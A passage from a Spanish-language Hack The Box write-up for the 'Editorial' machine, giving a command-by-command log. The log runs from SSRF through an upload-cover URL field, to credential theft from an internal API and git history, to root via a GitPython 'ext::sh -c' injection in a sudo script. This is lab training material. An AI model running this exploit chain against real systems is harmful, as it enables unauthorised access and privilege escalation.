10. Un error final no siempre implica que nada se ejecutó

Git devolvía error, pero el comando ya había producido efectos: `/tmp/root_check` mostró `uid=0(root)` y `/tmp/root_flag` contenía la flag.

Anexo A — Registro cronológico depurado

Este anexo presenta una secuencia operativa depurada del caso, centrada en comandos, salidas y evidencias útiles para consulta posterior.

A.1 Preparación inicial y descubrimiento de servicios

```
Inici-HTB EDITORIAL 10.129.33.109
```

Salida relevante:

```
PING 10.129.33.109 (10.129.33.109) 56(84) bytes of data.  
64 bytes from 10.129.33.109: icmp_seq=1 ttl=63 time=38.4 ms  
  
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7  
80/tcp open  http      nginx 1.18.0 (Ubuntu)  
http-title: Did not follow redirect to http://editorial.htb
```

Configuración local del virtual host:

```
echo "10.129.33.109 editorial.htb" | sudo tee -a /etc/hosts
```

A.2 Observación web base

```
curl -sS -I http://editorial.htb
curl -sS http://editorial.htb | head -n 60
whatweb http://editorial.htb
curl -sS http://editorial.htb/robots.txt
curl -sS http://editorial.htb \
| grep -oP 'href="\K[^"]+|src="\K[^"]+' \
| sort -u
```

Salida relevante:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Title: Editorial Tiempo Arriba
robots.txt: 404 Not Found
/upload
```

La ruta `/upload` quedó priorizada porque correspondía a una funcionalidad real de publicación.

A.3 Análisis de `/upload`

```
curl -sS -I http://editorial.htb/upload
curl -sS http://editorial.htb/upload | head -n 120
curl -sS http://editorial.htb/upload \
| grep -Ei 'form|input|textarea|button|method|action|enctype|file|url|upload|cover|book'
```

Elementos relevantes del formulario:

```
<form id="form-cover" method="post" enctype="multipart/form-data">
<input type="text" name="bookurl" id="bookurl">
<input type="file" name="bookfile" id="bookfile">
xhr.open('POST', '/upload-cover');
```

El endpoint relevante pasó a ser `POST /upload-cover` con el parámetro `bookurl`.

A.4 Confirmación de SSRF

Listener local:

```
nc -lnvp 5555
```

Petición de validación:

```
touch /tmp/empty-bookfile
curl -sS -X POST http://editorial.htb/upload-cover \
-F "bookurl=http://10.10.15.26:5555/" \
-F "bookfile=@/tmp/empty-bookfile"
```

Evidencia recibida en el listener:

```
GET / HTTP/1.1
Host: 10.10.15.26:5555
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

La conexión entrante confirmó que el servidor realizaba peticiones HTTP hacia la URL indicada.

A.5 Enumeración de servicios internos mediante SSRF

Prueba contra el puerto interno 5000:

```
curl -sS -X POST http://editorial.htb/upload-cover \
-F "bookurl=http://127.0.0.1:5000/" \
-F "bookfile=@/tmp/empty-bookfile"
```

Salida relevante:

```
static/uploads/41438411-4d2d-4d2e-b5ff-860d5a7832fe
```

Descarga e inspección:

```
mkdir -p loot notes scans
curl -sS http://editorial.htb/static/uploads/41438411-4d2d-4d2e-b5ff-860d5a7832fe \
-o loot/ssrf_127.0.0.1_5000
file loot/ssrf_127.0.0.1_5000
head -n 80 loot/ssrf_127.0.0.1_5000
```

Salida relevante:

```
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
```

El servicio existía, pero la ruta `/` no era el endpoint útil.

A.6 Extracción de credenciales desde la API interna

```
RESP=$(curl -sS -X POST http://editorial.htb/upload-cover \
-F "bookurl=http://127.0.0.1:5000/api/latest/metadata/messages/authors" \
-F "bookfile=@/tmp/empty-bookfile")

echo "$RESP"
curl -sS "http://editorial.htb/$RESP" -o loot/ssrf_authors.json
file loot/ssrf_authors.json
cat loot/ssrf_authors.json | jq
```

Salida relevante:

```
{
  "template_mail_message": "... Username: dev\nPassword: dev080217_devAPI!@ ..."
}
```

Credenciales recuperadas:

```
Usuario: dev
Contraseña: dev080217_devAPI!@
```

A.7 Acceso SSH y flag de usuario

```
ssh dev@10.129.33.109
id
hostname
pwd
ls -la
cat user.txt
```

Salida relevante:

```
uid=1001(dev) gid=1001(dev) groups=1001(dev)
hostname: editorial
pwd: /home/dev
user.txt: 717c0463923c0970cef9be01cca8d726
```

A.8 Revisión del repositorio Git

```
cd ~/apps
pwd
ls -la
find . -maxdepth 3 -type d -name ".git" -o -type f | sort | head -n 80
git status
export PAGER=cat
export GIT_PAGER=cat
stty sane
git --no-pager log --oneline --decorate --all
```

Salida relevante:

```
/home/dev/apps
.git
8ad0f31 fix: bugfix in api port endpoint
dfef9f2 change: remove debug and update api port
b73481b change(api): downgrading prod to dev
1e84a03 feat: create api to editorial info
3251ec9 feat: create editorial app
```

A.9 Credenciales históricas de prod

```
git --no-pager show b73481b -- app_api/app.py
git --no-pager show b73481b -- app_api/app.py \
  | grep -Ei 'user|username|pass|password|credential|prod|dev'
```

Diff relevante:

```
- Username: prod
- Password: 080217_Producti0n_2023!@
+ Username: dev
+ Password: dev080217_devAPI!@
```

Credenciales recuperadas:

```
Usuario: prod
Contraseña: 080217_Producti0n_2023!@
```

A.10 Movimiento lateral y revisión de sudo

```
su prod
id
whoami
hostname
pwd
sudo -l
```

Salida relevante:

```
uid=1000(prod) gid=1000(prod) groups=1000(prod)
User prod may run the following commands on editorial:
(root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

A.11 Análisis del script privilegiado

```
ls -la /opt/internal_apps/clone_changes/  
ls -la /opt/internal_apps/clone_changes/clone_prod_change.py  
file /opt/internal_apps/clone_changes/clone_prod_change.py  
sed -n '1,200p' /opt/internal_apps/clone_changes/clone_prod_change.py  
python3 - <<'PY'  
import git  
print(git.__version__)  
PY
```

Contenido relevante:

```
#!/usr/bin/python3  
  
import os  
import sys  
from git import Repo  
  
os.chdir('/opt/internal_apps/clone_changes')  
url_to_clone = sys.argv[1]  
r = Repo.init('', bare=True)  
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Versión observada:

```
GitPython: 3.1.29
```

A.12 Validación controlada del flujo privilegiado

```
cd /tmp  
rm -rf benign_repo benign_clone_test  
mkdir benign_repo  
cd benign_repo  
git init  
echo "test benigno editorial" > README.md  
git add README.md  
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py file:///tmp/benign_repo  
ls -la /opt/internal_apps/clone_changes/
```

Salida relevante:

```
drwxr-xr-x 3 root root 4096 Apr 24 14:59 new_changes
```

La prueba confirmó ejecución como **root**, pero alteró el directorio de trabajo del script. Para recuperar el estado limpio se recreó la instancia de la máquina.

A.13 Recreación de instancia y estado limpio

La instancia se recreó y la IP cambió a **10.129.33.149**.

```
sudo sed -i '/editorial.htb/d' /etc/hosts  
echo "10.129.33.149 editorial.htb" | sudo tee -a /etc/hosts  
settarget 10.129.33.149 EDITORIAL  
ssh dev@10.129.33.149  
su prod  
ls -la /opt/internal_apps/clone_changes/
```

Estado limpio observado:

```
total 12
drwxr-x--- 2 root    prod    4096 Jun  5 2024 .
drwxr-xr-x 5 www-data www-data 4096 Jun  5 2024 ..
-rwxr-x--- 1 root    prod      256 Jun  4 2024 clone_prod_change.py
```

A.14 Ejecución como root y lectura de la flag final

Validación de ejecución como `root`:

```
cd /tmp
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c id% >/tmp/
root_check'
cat /tmp/root_check 2>&1
```

Salida relevante:

```
uid=0(root) gid=0(root) groups=0(root)
```

Lectura de `root.txt`:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt%
>/tmp/root_flag'
cat /tmp/root_flag 2>&1
```

Salida relevante:

```
cdcea83d12a66309ca7eb4085ffdd8b8
```

La máquina se completó con `user.txt` y `root.txt` recuperadas.